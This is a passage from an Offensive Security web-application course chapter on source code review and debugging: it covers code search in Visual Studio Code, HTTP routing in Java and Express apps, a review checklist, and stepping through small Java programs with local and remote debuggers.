Because of this, we may need to tailor our approach if we are searching for a particular type of vulnerability or we may need to vary our approach based on what we find in a given application. These approaches are not meant to be rigid. With time and practice, we will learn the valuable skill of adapting our methodologies and altering our techniques.

Regardless of which approach we use, our end goals are the same: we want to identify vulnerabilities or logic errors in the application, determine how to call the vulnerable code, and bypass restrictions.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

2.4.2 Using an IDE

An *integrated development environment*[21] (IDE) is a powerful tool for source code analysis. Most IDEs can perform advanced code search and debugging. The “best” IDE is often a matter of personal preference. In this course, we rely heavily on Visual Studio Code since it supports multiple programming languages via extensions. However, we will also leverage specialized tools such as dnSpy. As our personal methodology evolves, the process of choosing the best tool and applying it properly will become more natural.

During a manual source code analysis, we’ll spend a great deal of time searching code and refining our searches.

Let’s begin with a simple example in which we attempt to review the login functionality of an application. We could begin with a search for “password”.




Figure 49: Searching for password

This produces many results from several different types of files, and unfortunately, many of the results are useless.

[21] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Integrated_development_environment

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 50: Search results

What we do next depends on our personal methodology. We might choose to review the HTML files to determine how the login or password reset forms are set up. The JavaScript files might contain client-side logic or "secret" values. However, we could start with the application code, which, in this example, means the Java source files.

Either way, we can refine our search by clicking the *Toggle Search Details* button (represented by three dots).




Figure 51: Toggle Search Details button

With Search Details toggled on, we can refine our search to include or exclude certain file types. For example, we could limit our search to only Java files by entering ".java" in the *files to include* field. As with any search filter, we want to avoid "over-filtering", which may exclude important

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

results, essentially creating false negatives. [22] We can also use regular expressions in Visual Studio Code searches. We'll demonstrate this in a later module.

If a search term returns too many results, we could use unique keywords from the application to narrow the search results. Some sources for keywords include application web pages, requests, and error messages. For example, if the login page of a target application returns an "Incorrect credentials" message, we could search for that text to find where the error is thrown and work backwards to discover the login function.

If we identify a vulnerable function and need to determine where the application uses it, we can search for "references" (in most IDEs) to locate application methods or function calls. To do this in Visual Studio Code, we simply right-click on a function or method name to open a context menu and *Find All References*.




Figure 52: Find All References

Visual Studio Code lists the results on the left side of the window.

[22] (Wikipedia, 2021), https://en.wikipedia.org/wiki/False_positives_and_false_negatives

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 53: Reference Results

2.4.3 Common HTTP Routing Patterns

We will spend a lot of time searching through source code to understand how an application receives an HTTP request and determines what code to run to generate the associated HTTP response. This is known as *HTTP Routing*. This information is important regardless of how we approach source code analysis. Our goal is to trace the flow of a request through the application. The web server, programming language, and framework used by an application all influence its HTTP routing configuration. Let's review a few common HTTP routing patterns.

File System Routing maps the URL of a request to a file on the server's filesystem. In this scheme, the web server defines a *document root* (also known as a web root), where it stores externally accessible files. For example, the Apache HTTP Server on Ubuntu uses */var/www/html* as its default document root.[23] When the server receives an HTTP request, the server inspects the path of the URL and tries to find a file that matches the path in the document root. In other words, if we request *http://example.com/funnyCats.html*, the server would serve the file located at */var/www/html/funnyCats.html*. If the server cannot find that file, it will instead respond with a 404 message.

Some Java applications use *Servlet Mappings* to control how the application handles HTTP requests. In Java web applications, "servlet" is a shorthand for the classes that handle requests, such as HTTP requests. In general, they implement code that accepts a request and returns a response. A *web.xml* file stores the HTTP routing configuration. While there can be multiple entries in a *web.xml* file, each route is made up of two entries: one entry to define a servlet and a second entry to map a URL to a servlet.

Let's review an example.

```
<!-- SubscriptionHandler-->
<servlet id="SubscriptionHandler">
  <servlet-name>SubscriptionHandler</servlet-name>
  <servlet-
class>org.opencrx.kernel.workflow.servlet.SubscriptionHandlerServlet</servlet-class>
    </servlet>
...
<servlet-mapping>
  <servlet-name>SubscriptionHandler</servlet-name>
```

[23] (Apache Software Foundation, 2020), https://httpd.apache.org/docs/2.4/urlmapping.html

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
    <url-pattern>/SubscriptionHandler/*</url-
pattern> </servlet-mapping>
```

Listing 15 - Excerpt from a web.xml file for OpenCRX

In this example, the *web.xml* file defines a servlet with the "SubscriptionHandler" id for the *org.opencrx.kernel.workflow.servlet.SubscriptionHandlerServlet* class. A "servlet-mapping" entry maps the */SubscriptionHandler/** URL to the SubscriptionHandler. The star character indicates a wildcard. The servlet class is responsible for parsing the URL path and deciding what to do with HTTP requests.

Some programming languages and frameworks include routing information directly in the source code. For example, ExpressJS uses this method of routing:

```
var express = require('express');
var router = express.Router();
...

router.get('/login', function(req, res, next)
  { res.render('login', { title: 'Login' });
});
```

Listing 16 - Example Express.js routing From DocEdit

A variant of this approach is routing by annotation or attribute. The *Spring MVC*[24] framework for Java and the *Flask*[25] framework for Python, among others, use this approach. The source code declares an annotation or attribute next to the method or function that handles the HTTP request.

```
@GetMapping({"/admin/users"})
public String getUsersPage(HttpServletRequest req, Model model,
HttpServletResponse res) {
...
```

Listing 17 - Example Spring MVC annotation

In this example, the server calls the *getUsersPage()* method when it receives a GET request to the */admin/users* URL path. There are also annotations that handle request mapping for different HTTP methods or more complex URI paths.

These are basic HTTP routing examples. Each programming language and framework offers variations, but most will resemble those covered above. We'll explore additional routing methods in various other modules in this course.

2.4.4 Analyzing Source Code for Vulnerabilities

We believe that there is simply no adequate substitute for a manual code review since many coding nuances and complex code paths to vulnerable functions are often missed by automated tools. While we certainly do not rely solely on automated source code analysis tools, it is important to mention them as they do serve a purpose. Specifically, these tools are generally very capable of identifying "low-hanging fruit" vulnerabilities, which can save time. Generally speaking, although they also identify a large number of false positive results in a given application, even these results can help us identify dead-ends in the code, which once again saves us time.

[24] (Spring, 2016), https://docs.spring.io/spring-framework/docs/3.2.x/spring-framework-reference/html/mvc.html#mvc-controller

[25] (Pallets, 2010), https://flask.palletsprojects.com/en/1.1.x/quickstart/#routing

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

There is no doubt that manual reviews are very time-consuming but the knowledge gained through this process builds upon itself over time. This knowledge can help us discover more complex vulnerabilities, which may have otherwise gone undetected.

As with most security testing, our goal is to strike a balance between time, effort, and quality. We might miss vulnerabilities in large applications during code reviews and penetration tests due to time constraints and prioritization.

For example, it's common to place external libraries and dependencies lower on the priority list than application source files. This trade-off is usually made on the assumption that an external library might have a vulnerability, but the application being analyzed might never call the vulnerable feature of the dependency. However, in smaller applications, pivoting to analyze external libraries and dependencies may expand our attack surface if the application relies on them heavily.

With this in mind, there are many high-priority items to consider when performing manual source code analysis. This high-level list is presented in no particular order:

- After checking unauthenticated areas, focus on areas of the application that are likely to receive less attention (i.e. authenticated portions of the application).
- Investigate how sanitization of the user input is performed. Is it done using a trusted, open-source library, or is a custom solution in place?
- If the application uses a database, how are queries constructed? Does the application parameterize input or simply sanitize it?
- Inspect the logic for account creation or password reset/recovery routines. Can the functionality be subverted?
- Does the application interact with its operating system? If so, can we modify commands or inject new ones?
- Are there programming language-specific vulnerabilities?

This list could be expanded exponentially. We will cover these items and more throughout the course. A personal methodology and depth of knowledge for manual source code analysis grows over time. Analyzing source code to identify vulnerabilities will help us build our own methodology. By understanding how these vulnerabilities are coded, we can apply our knowledge to other applications, even those that are closed-source.

2.5 Debugging

One of the best ways to understand an application is to run it through a debugger, which allows us to inspect application memory and call stacks. This information can be invaluable when crafting an exploit. Some debuggers also support debugging a process running on a remote system. This is known as *remote debugging*.

> *Debugging reveals the inner-workings of the application at runtime. To get similar information from databases, we can enable database query logging while we are testing an application. We will use database query logging in other modules.*

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Let's try debugging a simple Java application using Visual Studio Code. We will need to install two plugins: the RedHat *Language Support for Java*[26] and the Microsoft *Debugger for Java*.[27]

Let's create a sample Java application that generates a random number and asks us to guess the number. We will create a new directory named *debug* and create *DebuggerTest.java* which contains the following code:

```
import java.util.Random;
import java.util.Scanner;

public class DebuggerTest {

  private static Random random = new Random();
  public static void main(String[] args){
    int num = generateRandomNumber();
        Scanner scanner = new Scanner(System.in);
        System.out.println("Guess a number between 1 and 100.");
        try{
      int answer = scanner.nextInt();
      scanner.close();
      System.out.println("Your guess was: " +
      answer); if(answer == num) {
        System.out.println("You are correct!");
      } else {
        System.out.println("Incorrect. The answer was " + num);
      }
    } catch(Exception e) {
      System.out.println("That's not a number.");
    } finally {
      scanner.close();
    }
    System.exit(0);
  }

  public static int generateRandomNumber()
    { return random.nextInt(100)+1;
  }
}
```

Listing 18 - Another simple Java Application

We can debug this application right from our IDE, but first we need to set a breakpoint by clicking to the left of line numbers. Let's set one on line 8.

[26] (Microsoft, 2021), https://marketplace.visualstudio.com/items?itemName=redhat.java

[27] (Microsoft, 2021), https://marketplace.visualstudio.com/items?itemName=vscjava.vscode-java-debug

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 54: A breakpoint is set on line eight

A red dot will appear next to the line number at the location of our breakpoint. Now that we have set a breakpoint, we can debug the application by clicking on *Run*, then *Run and Debug*.




Figure 55: Run and Debug

The debugger will start running our code until it hits the breakpoint. Once execution reaches the breakpoint, the program will pause, and our IDE will highlight the line where execution paused.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 56: Breakpoint is reached

We also have a new debugging context menu. The buttons, from left to right, are *Continue*, *Step Over*, *Step Into*, *Step Out*, *Restart*, *Stop*, and *Hot Code Replace*. Let's briefly discuss each of these.

If we click *Continue*, the application will resume execution until it completes or hits another breakpoint. *Step Over* allows the next method call to execute and will pause execution at the next line in the current method. In our case, it would execute the call to *generateRandomNumber()* then pause when execution returns to line 9. *Step Into* would follow the execution flow into *generateRandomNumber()* and pause on line 28. *Step Out* allows the current method to run and then pauses when execution is passed back "one level". If we pressed *Step Out* while execution was paused in the *main()* method, execution would complete. If we pressed it while in the *generateRandomNumber()* method, execution would return to *main()* and then pause again. *Restart* and *Stop* are self-explanatory.

Hot Code Replace allows us to modify the source file and push changes to the executing process. However, this feature isn't available in all programming languages.

Let's click *Step Over*.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 57: The Variables have been updated

The debugger has now paused execution on line 9 and the Variables window has updated to display the value of the *num* variable. We can also get the value of a variable by hovering our mouse cursor over it. Let's click *Continue* to allow the application to run. We can now "predict" the correct number every time we play this game.

2.5.1 Remote Debugging

Remote debugging allows us to debug a process running on a different system as long as we have access to the source code and the debugger port on the remote system.

Let's try it out on a Java application. The JAR file and a ZIP file containing the source code are available on the course wiki. We will extract the ZIP file, add the files to Visual Studio Code by clicking on *File* > *Open Folder*, and then select the extracted *NumberGame* directory.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 58: NumberGame Explorer view

Let's open *MainController.java* and set a breakpoint on line 22. Our IDE might underline some imports or objects in the file because we haven't configured our build path. We should still be able to debug the code despite these warnings. However, if the application executes code from within a source file that we do not have, we wouldn't be able to follow the execution into that file.

Let's add the dependencies to VS Code. We can extract them from the JAR file. The *@SprintBootApplication* annotation in *MainController.java* indicates this is a Spring Boot application. We can find the dependencies in */BOOT-INF/lib/* inside the JAR file. VS Code should automatically import the dependencies if we place them in a *lib* directory inside the *NumberGame* directory.

```
kali@kali:~$ unzip -j NumberGame.jar "BOOT-INF/lib/*" -d NumberGame/lib/
Archive:  NumberGame.jar
 extracting: NumberGame/lib/thymeleaf-spring5-3.0.12.RELEASE.jar
 extracting: NumberGame/lib/thymeleaf-extras-java8time-
 3.0.4.RELEASE.jar extracting: NumberGame/lib/spring-webmvc-5.3.4.jar
 extracting: NumberGame/lib/spring-web-5.3.4.jar
 extracting: NumberGame/lib/spring-boot-autoconfigure-
 2.4.3.jar extracting: NumberGame/lib/spring-boot-2.4.3.jar
...
```

Listing 19 - Using unzip to extract dependencies

Once the dependencies are extracted, VS Code should be able to resolve all the dependencies. We can verify the dependencies were loaded properly by clicking on *Java Project* in the lower-left section of VS Code.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 59: Java Projects tab

Once the Java Projects pane expands, we can click on *Project and External dependencies* to expand the list of dependencies and verify that the extracted JARs are listed.




Figure 60: References Libraries

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

If the JAR files are not listed, we can add them manually by clicking the + button next to Project and External Dependencies and selecting them from the resulting file window.

Now that we have the dependencies added, we will need a *launch.json* file to perform remote debugging. Visual Studio Code will create one for us if we click on the *Run* shortcut and then click *create a launch.json file*.

